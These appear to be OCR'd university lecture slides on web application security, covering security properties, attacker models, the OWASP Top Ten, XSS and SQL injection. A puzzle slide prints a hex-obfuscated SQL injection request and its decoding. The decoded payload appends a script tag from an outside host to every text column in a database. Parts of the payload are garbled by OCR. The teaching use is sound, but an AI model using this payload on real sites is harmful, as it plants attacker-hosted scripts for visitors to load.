SOFTWARE ENGINEERING

CO3001

CHAPTER 12 – ADVANCED TOPICS

Anh Nguyen-Duc
Tho Quan-Thanh

PUZZLE – WHAT IS THIS?

```
"GET /programs/biosafety/bioSafety_handBook/Chapter%206-
    Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE%20@S%20CHAR(4000);S
    ET%20@S=CAST(0x4445434C415245204054207661726368617228323535292C
    40432076617263686172283430303029204445434C415245205461626C655F43
    7572736F7220435552534F5220464F522073656C6563742061 2E6E616D652C62
    2E6E616D652066726F6D207379736F626A6563747320612C737973636F6C756D
    6E73206220776865726520612E69643D622E696420616E6420612E78747970653
    D27752720616E642028622E787479706 53D3939206F7220622E78747970653D3
    335206F7220622E787479706 53D323331206F7220622E78747970653D3136372
    9204F50454E205461626C655F437572736F72204645544348204E455854204652
    4F4D20205461626C655F437572736F7220494E544F2040542C4043205748494C
    4528404046455443485F5354415455533D302920424547494E20657865632827
    7570646174652 05B272B40542B275D20736574205B272B40432B275D3D5B272B
    40432B275D2B2727223E3C2F7469746C653E3C736372697074207372633D2268
    7474703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223E3
    C2F7363726970743E3C212D2D2727207768!6!5726520272B40432B27206E6F74
    206C696B652027272 5223E3C2F7469746C653E3C736372697074207372633D22
    687474703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223
    E3C2F7363726970743E3C212D2D272727294645544348204E4558542046524F4
    D20205461626C655F437572736F7220494E544F2040542C404320454E4420434
    C4F5345205461626C655F437572736F72204445414C4C4F434154452054616 26
    C655F437572736F72%20AS%20CHAR(4000));EXEC(@S);
```

ANSWER

- ✓ "GET /programs/biosafety/bioSafety_handBook/Chapter%206-Bloodborne%20Pathogens%20Human%20Tissue?;DECLARE%20@S%20CHAR(4000);SET%20@S=CAST(0xDECLARE @T varchar(255)'@C varchar(4000) DECLARE Table_Cursor CURSOR FOR select a.name'b.name from sysobjects a'syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor FETCH NEXT FROM Table_Cursor INTO @T'@C WHILE(@@FETCH_STATUS=0) BEGIN exec('update ['+@T+'] set ['+@C+']=['+@C+']+""></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--" wh??re '+@C+' not like "%"></title><script src="http://sdo.1000mg.cn/csrss/w.js"></script><!--"')FETCH NEXT FROM Table_Cursor INTO @T'@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor

- ✓ http://www.dolcevie.com/js/converter.html

DO YOU KNOW?


- ✓ 75% of attacks today happen at the Application Layer (Gartner).
- ✓ Many "easy hacking recipes" published on web.
- ✓ Security holes in the web application layer can make a perfectly patched and firewalled server completely vulnerable.

The cost and reputation savings of avoiding a security breach are "priceless"

SECURITY PROPERTIES

- ✓ Confidentiality
  - Information about system or its users cannot be learned by an attacker
- ✓ Integrity
  - The system continues to operate properly, only reaching states that would occur if there were no attacker
- ✓ Availability
  - Actions by an attacker do not prevent users from having access to use of the system


GENERAL PICTURE



✓ Security is about


- Honest user (e.g., Alice, Bob, …)
- Dishonest Attacker
- How the Attacker
  - Disrupts honest user’s use of the system (Integrity, Availability)
  - Learns information intended for Alice only (Confidentiality)

GENERAL PICTURE




- ✓ Security is about
  - Honest user (e.g., Alice, Bob, …)
  - Dishonest Attacker
  - How the Attacker
    - Disrupts honest user's use of the system (Integrity, Availability)
    - Learns information intended for Alice only (Confidentiality)

Network security



Intercepts and controls network communication

Web security




Alice

Web Attacker

Sets up malicious site visited by victim; no control of network


Operating system security

Alice



OS Attacker

Controls malicious files and applications



Confidentiality: Attacker does not learn Alice’s secrets

Integrity: Attacker does not undetectably corrupt system’s function for Alice

Availability: Attacker does not keep system from being useful to Alice

OWASP TOP TEN LIST

- A1: Injection
- A2: Cross-Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Failure to Restrict URL Access
- A8: Insecure Cryptographic Storage
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

OWASP
The Open Web Application Security Project
http://www.owasp.org

http://www.owasp.org/index.php/Top_10


CROSS-SITE SCRIPTING (XSS) ATTACKS

inject client-side scripts into web pages viewed by other users

A hacker was able to insert JavaScript code into the Obama community blog section


- The JavaScript would redirect the users to the Hillary Clinton website
- YouTube Demonstration
- Read about it on ChannelWeb

Websites from FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes have all had XSS bugs


Hacker
Injects script into web site
Web App
Compromised Web App
Retrieves compromised page content
Unknowingly executes script
End User

SQL INJECTION ATTACKS

“**SQL injection** is a security vulnerability that occurs in the database layer of an application. Its source is the incorrect escaping of dynamically-generated string literals embedded in SQL statements. “ (Wikipedia)



SQL INJECTION ATTACKS

- ✓ Login Example Attack
